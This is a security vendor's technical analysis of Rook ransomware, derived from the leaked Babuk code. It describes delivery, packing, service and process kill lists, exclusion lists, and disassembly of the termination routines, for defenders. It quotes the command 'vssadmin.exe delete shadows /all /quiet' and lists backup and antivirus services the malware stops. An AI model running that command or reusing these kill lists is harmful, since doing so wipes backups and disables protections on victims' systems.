
New Rook Ransomware Feeds Off the Code of Babuk

sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk

By Jim Walter and Niranjan Jayanand

First noticed on VirusTotal on November 26th by researcher Zack Allen, Rook Ransomware initially attracted attention for the operators' rather unorthodox self-introduction, which stated that "We desperately need a lot of money" and "We will stare at the internet".



Zack Allen
@teachemtechy

New ransomware variant, "Rook Ransomware", found on VT practicing searches/hunting on my day off. Lots of Yara rules on it being Babuk -> expect lots of this after source code is leaked. "We desperately need a lot of money" 🤦 thx @malwrhunterteam for a catch on earlier tweet🙈

We Are Rook!!!

hy us?
t vulnerability database
ıetrate the target system
ı need a lot of money

us strength
We have experienced virus authors
We have strong hackers

who are
We are rook org
we are attackers active
We will stare at t

We Are Rook!!!

ұрылыс жинақ банкі АҚ

rbank Otbasy JSC (renamed Zhilstroysberbank JSC until Dec
ɔank . Founded in 2003 .
the authorized capital of the bank. The main purpose of the B

These odd pronouncements prompted some mirth on social media, but they were followed a few days later by more serious news. On November 30th, Rook claimed its first victim: a Kazkh financial institution from which the Rook operators had stolen 1123 GB of data, according to the gang's victim website. Further victims have been claimed since then.


In this post, we offer the first technical write up of the Rook ransomware family, covering both its main high-level features and its ties to the Babuk codebase.

Technical Details

Rook ransomware is primarily delivered via a third-party framework, for example Cobalt Strike; however, delivery via phishing email has also been reported in the wild.


Individual samples are typically UPX packed, although alternate packers/crypters have been observed such as VMProtect.

Upon execution, Rook samples pop a command window, with differing output displayed. For example, some versions show the output path for `kph.sys` (a component of Process Hacker), while others display inaccurate information around the use of ADS (Alternate Data Streams).



```
attempting to rename file namesuccessfully renamed file primary :$DATA ADS to specified stream, closing initial handlecl
osing handle to trigger deletion depositionsuccessfully deleted self from disk
```

False ADS message



```
[*] Driver path: C:\Users\admin1\Desktop\kph.sys
```

Rook dropping kph.sys

The ransomware attempts to terminate any process that may interfere with encryption. Interestingly, we see the `kph.sys` driver from Process Hacker come into play in process termination in some cases but not others. This likely reflects the attackers need to leverage the driver to disable certain local security solutions on specific engagements.

There are numerous process names, service names and folder names included in each samples' configuration. For example, in sample `19CE538B2597DA454ABF835CFF676C28B8EB66F7`, the following processes, services and folders are excluded from the encryption process:

Processes names skipped:

```
sql.exe
oracle.exe
ocssd.exe
dbsnmp.exe
visio.exe
winword.exe
wordpad.exe
notepad.exe
excel.exe
onenote.exe
outlook.exe
synctime.exe
agntsvc.exe
isqlplussvc.exe
xfssvccon.exe
mydesktopservice.exe
ocautoupds.exe
encsvc.exe
firefox.exe
tbirdconfig.exe
mydesktopqos.exe
ocomm.exe
dbeng50.exe
sqbcoreservice.exe
infopath.exe
msaccess.exe
mspub.exe
powerpnt.exe
steam.exe
thebat.exe
thunderbird.exe
```

Service names terminated:

```
memtas
mepocs
veeam
backup
GxVss
GxBlr
GxFWD
GxCVD
GxCIMgr
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
QBFCService
QBIDPService
Intuit.QuickBooks.FCS
QBCFMonitorService
AcrSch2Svc
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc
```


Folders names skipped:

```
Program Files
Program Files (x86)
AppData
Windows
Windows.old
Tor Browser
Internet Explorer
Google
Opera
Opera Software
Mozilla
```

File names skipped:

```
autorun.inf
boot.ini
bootfont.bin
bootsect.bak
bootmgr
bootmgr.efi
bootmgfw.efi
desktop.ini
iconcache.db
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
thumbs.db
```

As with most modern ransomware families, Rook will also attempt to delete volume shadow copies to prevent victims from restoring from backup. This is achieved via `vssadmin.exe`.




Rook & vssadmin.exe as seen in SentinelOne console

The following syntax is used:

```
vssadmin.exe delete shadows /all /quiet
```

All files eligible for encryption are modified with the `.ROOK` extension.



Name	Date modified	Type
0_README.txt.Rook	12/21/2021 9:37 A...	ROOK File
Computer Acceptable Use Agreement 20...	12/21/2021 9:37 A...	ROOK File
d3001.pdf.Rook	12/21/2021 9:37 A...	ROOK File
dns-sinkhole-33523.pdf.Rook	12/21/2021 9:37 A...	ROOK File
DomainDownloadList-367310012.csv.Rook	12/21/2021 9:37 A...	ROOK File
DomainDownloadList-394239914.csv.Rook	12/21/2021 9:37 A...	ROOK File
EUQ.pdf.Rook	12/21/2021 9:37 A...	ROOK File
Feeding Your Cat - 4 pages 11-13.pdf.Ro...	12/21/2021 9:37 A...	ROOK File


`.ROOK` extension on affected files

In the samples we analyzed, no persistence mechanisms were observed, and after the malware runs through its execution, it cleans up by deleting itself.

Babuk Overlaps

There are a number of code similarities between Rook and Babuk. Based on the samples available so far, this appears to be an opportunistic result of the various Babuk source-code leaks we have seen over 2021, including leaks of both the compiled builders as well as the actual source. On this basis, we surmise that Rook is just the latest example of an apparent novel ransomware capitalizing on the ready availability of Babuk source-code.

Babuk and Rook use `EnumDependentServicesA` API to retrieve the name and status of each service that depends on the specified service before terminating. They enumerate all services in the system and stop all of those which exist in a hardcoded list in the malware. Using `OpenSCManagerA` API, the code gets the Service Control Manager, gets the handle and then enumerates all services in the system.




```
lea     ecx, [ebp+pcbBytesNeeded]
push    ecx             ; pcbBytesNeeded
mov     edx, [ebp+pcbBytesNeeded]
push    edx             ; cbBufSize
mov     eax, [ebp+lpMem]
push    eax             ; lpServices
push    1               ; dwServiceState
mov     ecx, [ebp+hService]
push    ecx             ; hService
call    ds:EnumDependentServicesA
test    eax, eax
jz      loc_404920
```

```
imul    esi, [ebp+var_10], 24h
add     esi, [ebp+lpMem]
mov     ecx, 9
lea     edi, [ebp+lpServiceName]
rep movsd
push    24h             ; dwDesiredAccess
mov     edx, [ebp+lpServiceName]
push    edx             ; lpServiceName
mov     eax, [ebp+hSCManager]
push    eax             ; hSCManager
call    ds:OpenServiceA
mov     [ebp+hSCObject], eax
cmp     [ebp+hSCObject], 0
jz      short loc_404920
```

```
lea     ecx, [ebp+ServiceStatus]
push    ecx             ; lpServiceStatus
push    1               ; dwControl
mov     edx, [ebp+hSCObject]
push    edx             ; hService
call    ds:ControlService
```

Rook enumerates all services


```
Veeam
Backup
GxVss
GxBlr
GxFWD
GxCVD
GXCIMgr
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
QBFCService
QBIDPService
Intuit.QuickBooks.FCS
QBFCMonitorService
YooBAckup
YooIT
Zhudongfangyu
Sophos
Stc_raw_agent
VSNAPVSS
VeeamTransportSvc
VeeamDeploymentService
VeeamNFSSvc
Veeam
PDVFSService
BackupExecVSSProvider
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDiveciMediaService
BackupExecJobEngine
BackupExecManagementService
BackupExecRPCServiceAcrSch25vc
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc
```



```
000000000484   000000401084      0   SavRoam
00000000048C   00000040108C      0   RTVscan
000000000494   000000401094      0   QBFCService
0000000004A0   0000004010A0      0   QBIDPService
0000000004B0   0000004010B0      0   Intuit.QuickBooks.FCS
0000000004C8   0000004010C8      0   QBCFMonitorService
0000000004DC   0000004010DC      0   YooBackup
0000000004E8   0000004010E8      0   YooIT
0000000004F0   0000004010F0      0   zhudongfangyu
000000000500   000000401100      0   sophos
000000000508   000000401108      0   stc_raw_agent
000000000518   000000401118      0   VSNAPVSS
000000000524   000000401124      0   VeeamTransportSvc
000000000538   000000401138      0   VeeamDeploymentService
000000000550   000000401150      0   VeeamNFSSvc
```

Rook service termination

In addition, both Rook and Babuk use the functions `CreateToolhelp32Snapshot`, `Process32FirstW`, `Process32NextW`, `OpenProcess`, and `TerminateProcess` to enumerate running processes and kill any found to match those in a hardcoded list.



```
push    0               ; th32ProcessID
push    0Fh             ; dwFlags
call    CreateToolhelp32Snapshot
mov     [ebp+hSnapshot], eax
mov     [ebp+pe.dwSize], 22Ch
lea     eax, [ebp+pe]
push    eax             ; lppe
mov     ecx, [ebp+hSnapshot]
push    ecx             ; hSnapshot
call    Process32FirstW
mov     [ebp+var_10], eax
```

```
loc_4049E2:
cmp     [ebp+var_10], 0
jz      loc_404A6C
```

```
mov     [ebp+var_4], 0
jmp     short loc_4049FE
```

```
CloseHandle
```

```
loc_4049FE:
cmp     [ebp+var_4], 1Fh
jnb     short loc_404A54
```

```
Process32NextW
```

```
TerminateProcess And CloseHandle
```


```
strcmpw process name
```

```
OpenProcess
```

```
loc_404A52:
```

Babuk and Rook share the same process exclusion list

Also similar is the use of the Windows Restart Manager API to aid with process termination, which includes processes related to MS Office products and the popular gaming platform Steam.

